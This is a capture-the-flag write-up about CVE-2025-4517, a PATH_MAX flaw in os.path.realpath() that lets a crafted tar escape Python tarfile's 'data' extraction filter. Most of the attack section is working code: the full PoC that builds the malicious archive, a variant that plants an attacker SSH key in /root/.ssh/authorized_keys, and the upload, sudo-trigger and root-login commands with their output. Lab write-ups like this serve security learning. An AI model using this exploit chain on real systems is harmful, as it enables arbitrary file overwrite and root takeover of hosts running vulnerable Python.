At a high level, this is a PATH_MAX edge case in os.path.realpath() that can break tarfile's "safe extraction" filters (filter="data" / "tar"). Under the right filesystem conditions, TarFile.extractall() / extract() may end up reading or writing outside the intended destination directory.
Python introduced two built-in extraction filters:
tar_filter("tar")data_filter("data")
They rely on path canonicalization to decide whether a member is safe to extract. The failure mode is subtle:
- The filter validates paths using
os.path.realpath(). - If resolving the path requires expanding symlinks such that the fully resolved path exceeds
PATH_MAX,realpath()may return an incomplete result rather than failing hard. - Extraction then proceeds using the unchecked target resolution, creating a mismatch: the "validated" path isn't the path the filesystem ultimately follows.
Impact: a crafted archive can potentially escape the extraction root and target files outside the staging directory.
4.3.2.2 PoC Analysis
The release embeds a PoC for exploitation.
It creates a malicious tar file that can write files outside the extraction directory even when using the filter="data" security filter, bypassing path normalization by exploiting filesystem limits.
This is a highly specialized bypass relying on edge-case behavior. Readers not interested in low-level details can safely skip this section and rely on the published PoC.
Overview
The scenario assumes extraction into test/, with a sensitive sibling directory flag/:
/home/user/
├── test/        ← tar.extractall() destination
└── flag/        ← hijack target
└── flag ← victim fileThe attacker's goal is to break out of test/ and interact with files under flag/.
During extraction, the archive builds an intentionally convoluted filesystem layout:
test/
├── ddddd...(long dirs repeated 16 levels)
│
├── a -> ddddd...
├── b -> ddddd...
├── c -> ddddd...
├── ...
├── p -> ddddd...
│
├── a/b/c/.../p/llllllll...(very long)
│   └── -> ../../../... (back to test/)
│
├── escape -> <long path>/../flag
│
├── flaglink (hardlink to escape/flag)
│
└── escape/
└── newfilePATH_MAX Pressure
First, we need to create an extremely long path structure which exceeds PATH_MAX (filesystem path length limit):
comp = 'd' * (55 if sys.platform == 'darwin' else 247)  # long dir names
steps = "abcdefghijklmnop"  # nested structure 16 levels deep
path = ""- Each step adds a long directory name.
- A short symlink name is introduced that points to the long component.
- When the OS resolves the symlink chain, the expanded real path becomes extremely long — long enough to hit
PATH_MAX.
Expansion Multiplier
Then we building a chain of symlinks:
for i in steps:
    a = tarfile.TarInfo(os.path.join(path, comp))  # Create long directory
    a.type = tarfile.DIRTYPE
    tar.addfile(a)

    b = tarfile.TarInfo(os.path.join(path, i))     # Create symlink pointing to long dir
    b.type = tarfile.SYMTYPE
    b.linkname = comp
    tar.addfile(b)

path = os.path.join(path, comp)The loop pattern is:
- Create a long directory entry at
path/comp. - Create a symlink at
path/<letter>pointing tocomp. - Update
path = path/compand repeat.
This creates a filesystem situation where following symlinks causes large expansions, and importantly, it sets up a directory ladder that later lets a single crafted linkname reference a very deep/long resolution path.
Critical Long Symlink
This is the heart of CVE-2025-4517: the PoC introduces a symlink whose path (or whose resolution path) pushes the OS beyond what
realpath()will fully expand.
After preparing the deep directory/symlink ladder, the exploit creates a single extremely long symlink entry:
linkpath = os.path.join("/".join(steps), "l"*254)  # Very long path (steps + 254 'l's)
l = tarfile.TarInfo(linkpath)
l.type = tarfile.SYMTYPE
l.linkname = ("../" * len(steps))  # Points up 16 levels (back to root of extraction)
tar.addfile(l)This produces a symlink like:
a/b/c/.../p/llllllllllll.... (254 chars)
→ ../../../.../ (16 times)It creates a path whose resolution:
- Traverses the deep symlink ladder
- Expands into a path exceeding
PATH_MAX - Causes
os.path.realpath()to produce an incomplete result
It points back to the root of extraction:
test/Unsafe Realpath
realpath() becomes unsafe here, because Python's tarfile filter does something conceptually like:
safe = realpath(extraction_dir + member_path)
if not safe.startswith(extraction_dir):
rejectBut when symlink expansion exceeds filesystem limits:
realpath()stops expanding early- returns a truncated or partially resolved path
- does NOT raise an error in the expected way
- the safety check passes
Result: the filter believes the path is safe even though it isn't fully resolved – Incomplete canonicalization → incorrect trust decision.
Traversal Symlink
Now the exploit introduces the first link that will actually be used to leave the directory:
e = tarfile.TarInfo("escape")
e.type = tarfile.SYMTYPE
e.linkname = linkpath + "/../flag"
tar.addfile(e)This creates:
escape → <long-path>/../flagWhen fully resolved by the filesystem:
escape -> ../flagwhich point to:
/home/user/flagKey idea:
escapegoes through the previously crafted long path- then steps back one level with
../ - finally points to
flag
Because the long path cannot be fully normalized, the filter cannot determine where escape truly points. So it thinks the link is accepted as "safe."
Hardlink Abuse
Next comes the crucial move:
f = tarfile.TarInfo("flaglink")
f.type = tarfile.LNKTYPE
f.linkname = "escape/flag"
tar.addfile(f)This creates a hardlink named flaglink pointing to:
escape/flagA hardlink references the actual target file:
/home/user/flag/flagHardlinks in tar extraction mean: "Treat this file as another name for the same inode."
So if escape/flag resolves outside the extraction directory, flaglink now references a file outside the sandbox.
This is the moment the attacker gains an arbitrary file write target.
Payload Injection
Now the archive writes regular files to those names:
# Overwrite existing file
content = b"overwrite\n"
c = tarfile.TarInfo("flaglink")    # test/flaglink
c.type = tarfile.REGTYPE
c.size = len(content)
tar.addfile(c, fileobj=io.BytesIO(content))Because flaglink is a hardlink, writing to it overwrites the external file it references:
/home/user/flag/flagContent becomes;
overwriteIt also creates new file outside sandbox
# Create new file outside extraction directory
content = b"new!\n"
n = tarfile.TarInfo("escape/newfile")    # test/escape/newfile
n.type = tarfile.REGTYPE
n.size = len(content)
tar.addfile(n, fileobj=io.BytesIO(content))Since escape points outside, escape/newfile creates a new file outside the extraction root pointing to:
/home/user/flag/newfileContent:
new!The evil tar file is generated/ Exploit will be finished after extraction.
Expected Result
Filesystem After Exploit:
/home/user/
├── test/        ← extraction dir (looks normal)
└── flag/
    ├── flag     ← OVERWRITTEN
└── newfile ← CREATED by attacker4.3.3 Exploit
Once the underlying path resolution bug is understood, the bypass reduces to a predictable chain of trust failures:
- Shape the archive so link resolution becomes path-length hostile
- Push resolution past
PATH_MAXsorealpath()returns an incomplete canonical path - The filter makes a "safe" decision based on that incomplete normalization
- Extraction later follows the filesystem's real resolution rules, not the filter's view
- Link semantics then let a writeable member name end up pointing outside the staging directory
- The final extracted payload lands outside the intended destination, despite
filter="data"
In other words: argument validation is solid, directory joins are solid, and the restore path is fenced — but the archive contents exploit a gap between "validated path" and "final resolved path" during extraction.
4.3.3.1 Generate SSH Key Pair
ssh-keygen -t ed25519 -f root_key -N ""Gives us:
root_key.pub→ the public key for injectionroot_key→ the private key to login
Read the public key, for example:
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAlD73fnSsKB4XymyC8Qo/yxpmdpGhVgKHOmymD/TouO Axura@Labyrinthas the injection via the tarfile realpath overflow.
4.3.3.2 Modify PoC Payload
Now with the plubic key generated, along with all the restriction (backup file name & restore name) of the sudo Pyhton script, we can tune up the PoC to create a bad tar:
import tarfile
import os
import io
import sys
# 247 (55 on OSX) picked so the expanded path of dirs is 3968 bytes long (or 896
# on OSX), leaving 128 bytes for a prefix and at least a few chars of the link

# ========== CONFIGURATION ==========
EVIL_TAR_NAME = "backup_1337.tar"
TRAVERSAL_PATH = "/../../../../root/.ssh/authorized_keys"
WRITE_CONTENT = "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAlD73fnSsKB4XymyC8Qo/yxpmdpGhVgKHOmymD/TouO Axura@Labyrinth"
# ===================================

comp = 'd' * (55 if sys.platform == 'darwin' else 247)
steps = "abcdefghijklmnop"
path = ""
with tarfile.open(EVIL_TAR_NAME, mode="x") as tar:
    # populate the symlinks and dirs that expand in os.path.realpath()
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)
    # create the final symlink that exceeds PATH_MAX and simply points to the
    # top dir. this allows *any* path to be appended.
    # this link will never be expanded by os.path.realpath(), nor anything after it.
    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = ("../" * len(steps))
    tar.addfile(l)
    # make a symlink outside to keep the tar command happy
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + TRAVERSAL_PATH
    tar.addfile(e)
    # use the symlinks above, that are not checked, to create a hardlink
    # to a file outside of the destination path
    f = tarfile.TarInfo("flaglink")
    f.type = tarfile.LNKTYPE
    f.linkname =  "escape"
    tar.addfile(f)
    # now that we have the hardlink we can overwrite the file
    content = WRITE_CONTENT.encode() + b"\n"
    c = tarfile.TarInfo("flaglink")
    c.type = tarfile.REGTYPE
    c.size = len(content)
tar.addfile(c, fileobj=io.BytesIO(content))Run the modified PoC and we generate an evil tar:
$ python poc.py
$ file backup_1337.tar
backup_1337.tar: POSIX tar archive
4.3.3.3 Upload Evil Tar
Upload the gerenated evil tar, simply run:
scp backup_*.tar [email protected]:/opt/backup_clients/backups4.3.3.4 Trigger Write
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py \
    -b `ls /opt/backup_clients/backups` \
-r restore_whateverSuccess:
wacky@wingdata:/opt/backup_clients$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py \
    -b `ls /opt/backup_clients/backups` \
    -r restore_whatever
[+] Backup: backup_1337.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_whatever
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_whatever
Then just use the root_key from the generated key pair to login as root:
$ chmod 600 root_key
$ ssh -i root_key [email protected]
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb 15 03:57:07 2026 from 10.10.12.123
root@wingdata:~# id
uid=0(root) gid=0(root) groups=0(root)
root@wingdata:~# cat root.txt
a************************a
Rooted.
Comments | NOTHING